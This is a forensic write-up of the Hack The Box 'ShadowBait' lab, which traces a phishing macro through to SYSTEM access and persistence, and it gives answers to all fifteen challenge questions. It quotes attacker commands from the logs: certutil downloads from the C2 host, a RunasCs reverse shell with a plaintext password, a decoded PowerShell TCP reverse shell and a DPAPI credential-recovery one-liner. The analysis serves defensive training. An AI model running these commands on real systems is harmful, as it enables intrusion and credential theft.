Solved ShadowBait from Hack The Box!
| Field | Details |
|---|---|
| Case Reference | HTB-SHRLCK-SHADOWBAIT |
| Platform | Hack The Box — Sherlock |
| Category | DFIR — Macro-to-SYSTEM Kill Chain |
| Difficulty | — |
| Date Opened | 2025-06-07 |
| Severity | Critical |
| Status | Closed — training scenario |
| Host | MS01.Main.local · Domain MAIN |
| Attack Date | 2025-06-07 |
| C2 Server | 192.168.204.152 |
| Evidence | KAPE Triage · Sysmon · Windows Events · Hayabusa · Chainsaw |
| Tools | Splunk · Hayabusa · Chainsaw · CyberChef |
1. Executive Summary
On 2025-06-07 a user named Steven on MS01.Main.local (domain MAIN) downloaded Policy.docm from Google Drive via Chrome. The macro-enabled document executed a multi-stage chain: winword.exe → cmd.exe → powershell.exe (ExecutionPolicy Bypass) → downloader.ps1 → opendll.exe (C2 on port 8899). The attacker then abused a DPAPI-encrypted connection.xml (created by Steven via Export-CliXml) to recover Samy’s plaintext password (Winter2025!), moved laterally with RunasCs.exe, escalated to SYSTEM (PID 632, C2 on port 9006), and installed dual persistence: document.pdf.exe via a Run key and NetworkDiagnostics.lnk in the Startup folder (created by wscript.vbs).
This report reconstructs the full kill chain from KAPE triage, Sysmon and Windows events, analyzed with Splunk, Hayabusa, Chainsaw and CyberChef.
1.1 Incident Summary
| Field | Details |
|---|---|
| Incident Type | Macro-to-SYSTEM kill chain with DPAPI abuse, lateral movement and dual persistence |
| Initial Access | Phishing — macro-enabled Policy.docm from Google Drive |
| Discovery | Blue team KAPE triage of MS01 |
| First Execution | 2025-06-07 05:40:58 UTC (macro → cmd.exe) |
| Persistence | Run key (MMSVC → document.pdf.exe) + Startup .lnk (NetworkDiagnostics.lnk via wscript.vbs) |
| Overall Severity | Critical |
1.2 Key Findings
Policy.docmdownloaded via Chrome at 05:38:18 UTC; macro spawnedcmd.exeat 05:40:58 UTC.- Stager
downloader.ps1landed on disk at 05:42:11 UTC; final payloadopendll.exebeaconed to192.168.204.152:8899. - Steven pre-stored Samy’s credentials in
connection.xmlviaExport-CliXml(DPAPI-encrypted under Steven’s master key); the attacker recovered plaintext withImport-CliXml. - Lateral movement via
RunasCs.exe(passwordWinter2025!in the command line) to Samy; UAC bypass (--bypass-uac). - Privilege escalation to SYSTEM (PID 632) via
psgetsys.ps1; reverse shell to192.168.204.152:9006. - Dual persistence:
document.pdf.exe(double-extension masquerade) via Run key +NetworkDiagnostics.lnkviawscript.vbsin Startup.
2. Investigation Scope & Artifacts
2.1 Artifacts Analyzed
| Artifact | Format | What it answers |
|---|---|---|
KAPE triage of MS01 |
KAPE output | All questions Q1–Q15 |
| Sysmon Operational log | EVTX | Process creation (1), network (3), file creation (11), ADS (15) |
| Windows Security log | EVTX | Process creation (4688), DPAPI (12289) |
| Hayabusa output | JSON | Persistence rule hits |
PSReadline ConsoleHost_history.txt |
Text | Steven’s and Samy’s command history |
connection.xml |
PSCredential XML | DPAPI-encrypted credential blob |
2.2 Tools & Methods
| Tool | Purpose |
|---|---|
| Splunk | Querying chainsaw_dump.json / Hayabusa JSON |
| Hayabusa | Rule-based detection (persistence) |
| Chainsaw | EVTX dumping |
| CyberChef | Base64/UTF-16LE decoding |
strings / regex |
Extracting URLs, paths |
3. Technical Analysis
3.1 Scenario
DFIR investigation of a macro-to-SYSTEM kill chain on MS01.Main.local. The attacker went from a phishing document to SYSTEM-level remote access and dual persistence in under 90 minutes, abusing DPAPI-encrypted credentials and Living-off-the-Land binaries.
3.2 Q1 — What is the name of the malicious file Steven downloaded? (Task 1 & 2)
Answer: Policy.docm
Answer (Q2): https://drive.usercontent.google.com/uc?id=1Y6XAccvtdWvXUGx8WU0qG-7EP781c0uD&export=download
A downloaded file leaves two traces: the file itself and its origin URL. Windows captures both via the Zone Identifier (NTFS ADS) on every internet-downloaded file; Sysmon captures this as ID 15.
| Clue | What it means |
|---|---|
"downloaded file" |
→ Sysmon ID 15 logs Zone.Identifier ADS creation, embedding the source URL |
"from Internet" |
→ Zone = 3 (Internet Zone), logged with ReferrerUrl and HostUrl |
"Steven / Chrome" |
→ Filter by filename to pinpoint the exact download event |
Key artifact (Sysmon ID 15):
| Field | Value |
|---|---|
| Event ID | 15 (FileCreateStreamHash — Zone.Identifier) |
| Timestamp | 2025-06-07 05:38:18 UTC |
| File Path | C:\Users\steven\Downloads\Policy.docm:Zone.Identifier |
| Process | chrome.exe |
| Source URL | https://drive.usercontent.google.com/uc?id=1Y6X… |
| Zone | 3 (Internet) |
# Splunk Query
index="main" EventID=15 Policy.docm

Lesson: Sysmon ID 15 is the fastest path to “what was downloaded and from where”. It captures the Zone.Identifier ADS that browsers write on every downloaded file — including the full source URL before any execution happens. Always check this first.
Detection angle. Sysmon EID 15 with HostUrl ADS on a .docm under Downloads — confirms browser-delivered Office document and exposes source URL.
3.3 Q3 — When was the stager script downloaded? (Task 3)
Answer: 2025-06-07 05:42:11 UTC

A macro-enabled Office document spawning processes is the classic macro execution pattern: Policy.docm → winword.exe → cmd.exe → powershell.exe → downloader.ps1 → disk.
| Clue | What it means |
|---|---|
"Office child process" |
→ Sysmon ID 1 filtered by ParentImage=winword.exe reveals cmd.exe spawning |
"script download" |
→ ID 1 = execution time; ID 11 (File Creation) = exact moment file hits disk |
"stager timestamp" |
→ ID 11 is the ground truth for “when was this file created on disk” |
Key artifacts:
| Event | Time | Description |
|---|---|---|
| ID 1 — Execution | 05:42:05 |
cmd.exe launches powershell -ExecutionPolicy Bypass -File downloader.ps1 |
| ID 11 — On Disk | 05:42:11 |
downloader.ps1 written to C:\Users\steven\Downloads\ |
# Step 1 — Full macro execution chain
index="main" cmd.exe EventID=1 "Details.User"="MAIN\\steven"
| table ExtraFieldInfo.UtcTime, Details.ParentCmdline, Details.Proc, Details.Cmdline
| dedup ExtraFieldInfo.UtcTime
# Step 2 — Exact on-disk timestamp
index="main" downloader.ps1 EventID=11

Lesson: ID 1 and ID 11 answer different questions. ID 1 = when did the process run. ID 11 = when did the file land on disk. For “when was X downloaded”, always use ID 11.
Detection angle. Sysmon EID 1 (macro → cmd → powershell) plus EID 11 for downloader.ps1 — macro execution and stager drop.
3.4 Q4 — What is the full path of the final payload that provided remote access? (Task 4)
Answer: C:\Users\steven\AppData\Roaming\opendll.exe
The stager’s only job is to download and execute a second-stage payload. opendll.exe appeared in the ID 1 process chain from Task 3 — running from a user-writable path, immediately suspicious.
| Clue | What it means |
|---|---|
"final payload" |
→ Last executable in the chain before C2 communication |
"unusual location" |
→ AppData\Roaming is writable by standard users — red flag for any .exe |
"misleading name" |
→ opendll.exe sounds like a system component but lives in a user path |
Lesson: Attackers favor AppData\Roaming, AppData\Local\Temp, and ProgramData for payload drops — all writable without admin rights and rarely monitored. Any executable in these paths warrants immediate investigation.
Detection angle. Executable in AppData\Roaming (user-writable, rarely monitored) — payload drop location.
3.5 Q5 — Which port was used for C2 communication by the payload? (Task 5)
Answer: 8899
C2 communication = outbound network connection from the payload. Sysmon ID 3 logs every outbound TCP/UDP connection with source process, destination IP and port. Pairing the known C2 IP with the payload name gives an instant result.
Key artifact (Sysmon ID 3):
| Field | Value |
|---|---|
| Event ID | 3 (Network Connection) |
| Timestamp | 2025-06-07 05:48:02 UTC |
| Process | C:\Users\steven\AppData\Roaming\opendll.exe |
| Destination | 192.168.204.152:8899 (TCP) |
| Direction | Outbound (Initiated: true) |
index="main" 192.168.204.152 opendll.exe EventID=3

Lesson: Always pair ID 1 (what ran) with ID 3 (where it connected). Together they confirm execution and C2 beaconing. Note the C2 IP immediately — attackers reuse the same infrastructure throughout the entire chain.
Detection angle. Sysmon EID 3 from opendll.exe to 192.168.204.152:8899 — C2 beaconing.
3.6 Q6 — What is the full path of the file Steven created that allowed the attacker to authenticate as Samy via DPAPI abuse? (Task 6)
Answer: C:\Users\samy\Documents\connection.xml
First instinct: hunt for DPAPI tools (Mimikatz, SharpDPAPI) — nothing found. Reframe using the question’s language: “file created by Steven before the attack” means this is a legitimate pre-existing artifact, not dropped malware.
| Clue | What it means |
|---|---|
"created and used by Steven" |
→ Look at Steven’s own behaviour, not attacker tooling |
"before the attack" |
→ Legitimate file, not malware — check admin activity |
"abusing DPAPI" |
→ Export-CliXml encrypts PSCredential under the creating user’s DPAPI master key |
If Steven typed these commands interactively, PSReadline recorded every keystroke in ConsoleHost_history.txt.
Key artifact (PSReadline History), file C:\Users\steven\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt:
cd C:\Users\samy\Documents\
$username = "samy"
$password = Read-Host -Prompt "Enter password for$username" -AsSecureString
$credential = New-Object System.Management.Automation.PSCredential($username, $password)
$credential | Export-Clixml -Path "C:\Users\samy\Documents\connection.xml"
Steven saved Samy’s password as a PSCredential XML file. Export-CliXml encrypts it using Steven’s DPAPI master key — meaning anyone running as Steven can silently decrypt it with Import-CliXml. No external tools needed.
Lesson: PSReadline history is the first place to check for every user involved in an incident. It records all interactive commands. Export-CliXml is not malicious in isolation, but storing another user’s credentials on disk means any process in the creator’s context can silently recover the plaintext. Always check: C:\Users\<user>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadline\ConsoleHost_history.txt.
Detection angle. Export-CliXml of a PSCredential in PSReadline history — credential stored on disk under the creator’s DPAPI key.
3.7 Q7 — What is the full command used to grab credentials from the Samy account? (Task 7)
Answer: $cred = Import-Clixml -Path connection.xml
Task 6 showed Steven creating the file. The logical mirror: check Samy’s PSReadline history to see how the file was consumed. The attacker, operating as Samy, used native PowerShell to decrypt and extract the plaintext — no external tools.
# Samy's ConsoleHost_history.txt (key entries)
whoami
cd .\Documents\
$cred = Import-Clixml -Path .\connection.xml
$password = $cred.GetNetworkCredential().Password
echo $password
reg query HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System /v EnableLUA
Note: The final reg query checking UAC status is significant — the attacker immediately pivoted to privilege escalation planning after recovering the password.
Lesson: Import-CliXml + GetNetworkCredential().Password is the complete one-liner to recover plaintext from a PSCredential file. Check PSReadline history for ALL users involved, not just the initial victim.
Detection angle. Import-CliXml + GetNetworkCredential().Password in PSReadline history — DPAPI credential recovery.
3.8 Q8 — What is the full command used to download the lateral movement tool? (Task 8)
Answer: "C:\Windows\system32\certutil.exe" -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe
Attackers use Living-off-the-Land Binaries (LOLBins) — trusted Windows binaries that can download files without triggering AV. The most common: certutil, bitsadmin, powershell. Filtering ID 1 by LOLBins + known C2 IP surfaces the exact command instantly.
| Clue | What it means |
|---|---|
"lateral movement tool" |
→ RunasCs.exe — runs processes as another user without interactive logon |
"staging server" |
→ Same C2 IP 192.168.204.152 used for all downloads |
"certutil -urlcache -f" |
→ Classic LOLBin download one-liner |
source="chainsaw_dump.json" certutil.exe OR powershell.exe Event.System.EventID=1 192.168.204.152
| stats count by Event.EventData.UtcTime, Event.EventData.Image, Event.EventData.CommandLine

Lesson: When hunting attacker downloads, always start with LOLBin candidates: certutil, bitsadmin, powershell (IWR/WebClient), curl, wget, mshta. Combine with the known C2 IP as a second filter. certutil -urlcache -f should be alerted on in any environment.
Detection angle. certutil -urlcache -f from a known C2 IP — LOLBin download.
3.9 Q9 — What is the password for the Samy account used by the attacker? (Task 9)
Answer: Winter2025!
RunasCs.exe accepts credentials as command-line arguments — meaning the plaintext password appears directly in the process invocation. Sysmon ID 1 captures the full CommandLine field including every argument.
source="chainsaw_dump.json" Runascs.exe "Event.System.EventID"=1
# CommandLine found in logs:
"C:\Users\samy\Documents\RunasCs.exe" samy Winter2025! cmd -r 192.168.204.152:555 --bypass-uac --logon-type 8
Lesson: Tools that accept credentials as CLI arguments (RunasCs, runas, psexec, net use) are credential goldmines in forensics — Sysmon ID 1 always captures the full CommandLine. The --bypass-uac flag foreshadows the privilege escalation in Task 11.
Detection angle. Sysmon EID 1 CommandLine containing plaintext credentials for RunasCs/runas/psexec.
3.10 Q10 — After gaining access as Samy, the attacker downloaded a script to check privileges. What is its name? (Task 10)
Answer: psgetsys.ps1
Post-lateral-movement, attackers always enumerate privileges before escalating. Reuse the same LOLBin query from Task 8, but filter by user samy — the attacker reused the same C2 and download method.
source="chainsaw_dump.json" certutil.exe OR powershell.exe Event.System.EventID=1 192.168.204.152 samy
| stats count by Event.EventData.UtcTime, Event.EventData.User, Event.EventData.Image, Event.EventData.CommandLine
# Result:
certutil -urlcache -f http://192.168.204.152/psgetsys.ps1 psgetsys.ps1
Lesson: Attackers follow a predictable post-compromise loop: enumerate → escalate → persist. psgetsys.ps1 is a known privilege enumeration script. Build query templates once and reuse with different user filters — the attacker reuses the same infrastructure, so the same template surfaces every stage.
Detection angle. certutil downloading psgetsys.ps1 from C2 — privilege enumeration script.
3.11 Q11 — The attacker exploited a Windows process to gain an elevated remote shell. What is the PID? (Task 11)
Answer: 632
Two constraints define the target: a native Windows process running with SYSTEM integrity. Filter ID 1 by User = NT AUTHORITY\SYSTEM — this cuts through all noise. A base64 -e flag in ParentCommandLine is the near-certain signature of a PowerShell reverse shell.
| Clue | What it means |
|---|---|
"Windows process" |
→ Native OS binary — not a dropped executable |
"elevated" |
→ Filter by User = NT AUTHORITY\SYSTEM or IntegrityLevel = System |
"remote shell" |
→ Look for base64 -e in CommandLine/ParentCommandLine |
source="chainsaw_dump.json" powershell.exe "Event.System.EventID"=1
"Event.EventData.User"="NT AUTHORITY\\SYSTEM"

Key fields from result:
| Field | Value |
|---|---|
| ParentProcessId | 632 ← THE ANSWER |
| ParentImage | C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe |
| User | NT AUTHORITY\SYSTEM |
| IntegrityLevel | System |
| Timestamp | 2025-06-07 07:08:33 UTC |
Lesson: The answer is the ParentProcessId, not the ProcessId of the spawned shell. The parent = the exploited Windows process; the child = the elevated shell it spawned. When hunting elevated shells, filter ID 1 by User=SYSTEM first — it eliminates all noise instantly.
Detection angle. Sysmon EID 1 with User=NT AUTHORITY\SYSTEM and base64 -e in ParentCommandLine — elevated reverse shell.
3.12 Q12 — Which port was used for remote access with escalated privileges? (Task 12)
Answer: 9006
Decode the base64 ParentCommandLine from Task 11. PowerShell encoded commands use UTF-16LE — the iconv step is mandatory.

# Decode PowerShell base64 payload (Linux)
echo "<base64string>" | base64 -d | iconv -f UTF-16LE -t UTF-8
# Decoded payload (key line):
$client = New-Object System.Net.Sockets.TCPClient("192.168.204.152", 9006);
$stream = $client.GetStream();
# reads commands → executes via iex → sends output back over TCP
Note: Port 9006 (elevated shell) vs port 8899 (first stage) — the attacker deliberately separated initial-access beaconing from privileged C2 traffic.
Lesson: Always decode base64 PowerShell payloads immediately — they always reveal C2 infrastructure. PowerShell -e commands use UTF-16LE (wide character) encoding. Use CyberChef: From Base64 → Decode Text (UTF-16LE) as an alternative.
Detection angle. Decoded base64 PowerShell payload revealing TCPClient("192.168.204.152", 9006) — elevated C2 port.
3.13 Q13 — What is the full path of the backdoor executable enabled for persistence? (Task 13)
Answer: C:\Windows\system32\document.pdf.exe
Start persistence hunting broad — aggregate all Hayabusa rule titles tagged persistence to see the full scope before drilling into individual events.
# Splunk Query Step 1 — Scope survey
source="hayabusa.json" persistence | stats count by RuleTitle

# Step 2 — Drill into process creation
source="hayabusa.json" persistence EventID=1


Note: document.pdf.exe is a double-extension masquerade — with Windows hiding known extensions (the default), this appears to users as document.pdf.
Lesson: Start persistence hunting with a RuleTitle aggregation — it maps the full scope in one query before you dive into individual events. Double-extension masquerading (.pdf.exe, .docx.exe) exploits the Windows default of hiding file extensions.
Detection angle. Hayabusa persistence rules + double-extension masquerade (document.pdf.exe) — persistence binary.
3.14 Q14 — What is the name of the rogue shortcut file placed by the attacker? (Task 14)
Answer: NetworkDiagnostics.lnk
Shortcut persistence = a .lnk file dropped in a Startup folder. Aggregate all .lnk file paths in logs — anomalies in Startup folders stand out immediately.
# Splunk Query
index="main" source="hayabusa.json" *.lnk | stats count by Details.Path

# Suspicious result:
C:\Users\samy\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\NetworkDiagnostics.lnk
Lesson: Aggregate .lnk paths with stats count by — anomalies in Startup folders are immediately obvious in a list. The legitimate-sounding name (NetworkDiagnostics) is deliberate social engineering. Always verify the shortcut target, not just its name.
Detection angle. .lnk in a Startup folder with a legitimate-sounding name — shortcut persistence.
3.15 Q15 — What is the full path of the script that created the shortcut? (Task 15)
Answer: C:\programdata\wscript.vbs
The shortcut was created programmatically. Two-step timestamp pivot:
ID 11reveals when the.lnkwas created and what process wrote itID 1at that exact timestamp reveals what script invoked that process
| Clue | What it means |
|---|---|
"script created shortcut" |
→ cscript.exe or wscript.exe running a .vbs file = classic .lnk creation method |
"at 06:05:25" |
→ ID 11 gives creation timestamp; ID 1 at same second gives the parent script |
"SYSTEM context" |
→ Filter by NT AUTHORITY\SYSTEM to stay in the attacker’s execution context |
# Step 1 — Find when .lnk was created (ID 11)
index="main" source="chainsaw_dump.json" .lnk Event.EventData.User="NT AUTHORITY\\SYSTEM"
| table Event.EventData.UtcTime, Event.EventData.Image, Event.EventData.TargetFilename
# → cscript.exe wrote NetworkDiagnostics.lnk at 2025-06-07 06:05:25

# Step 2 — Pivot to ID 1 at that exact timestamp
index="main" source="chainsaw_dump.json" *.vbs OR *.ps1
Event.EventData.User="NT AUTHORITY\\SYSTEM" Event.System.EventID=1
"Event.EventData.UtcTime"="2025-06-07 06:05:25.*"


# CommandLine found:
"C:\Windows\system32\cscript.exe" C:\programdata\wscript.vbs
Lesson: Timestamp pivoting is the most powerful DFIR technique. Once ID 11 gives you the exact second a file was created, pivot to ID 1 at that same second to find the spawning process and its parent script. ProgramData is a world-writable persistent location — scripts dropped there survive reboots and are accessible to all users.
Detection angle. Timestamp pivot: ID 11 (.lnk creation time) → ID 1 at same second → cscript.exe C:\programdata\wscript.vbs.
4. Challenge Q&A Log
| # | Question | Answer | Method |
|---|---|---|---|
| 1 | Malicious file downloaded | Policy.docm |
Sysmon ID 15 (Zone.Identifier) |
| 2 | Download URL | https://drive.usercontent.google.com/uc?id=1Y6X… |
Sysmon ID 15 HostUrl |
| 3 | Stager script download timestamp | 2025-06-07 05:42:11 UTC |
Sysmon ID 11 |
| 4 | Final payload full path | C:\Users\steven\AppData\Roaming\opendll.exe |
Sysmon ID 1 |
| 5 | C2 communication port | 8899 |
Sysmon ID 3 |
| 6 | DPAPI credential file path | C:\Users\samy\Documents\connection.xml |
PSReadline history (Steven) |
| 7 | Credential retrieval command | $cred = Import-Clixml -Path connection.xml |
PSReadline history (Samy) |
| 8 | Lateral movement download command | certutil -urlcache -f http://192.168.204.152/RunasCs.exe RunasCs.exe |
Sysmon ID 1 |
| 9 | Samy account password | Winter2025! |
Sysmon ID 1 CommandLine |
| 10 | Privilege enumeration script name | psgetsys.ps1 |
Sysmon ID 1 |
| 11 | Elevated remote shell PID | 632 |
Sysmon ID 1 (User=SYSTEM) |
| 12 | Elevated shell C2 port | 9006 |
Base64 decode of ParentCommandLine |
| 13 | Backdoor executable path | C:\Windows\system32\document.pdf.exe |
Hayabusa persistence rules |
| 14 | Rogue shortcut filename | NetworkDiagnostics.lnk |
Hayabusa .lnk aggregation |
| 15 | Script that created the shortcut | C:\programdata\wscript.vbs |
Timestamp pivot ID 11 → ID 1 |
5. Incident Narrative
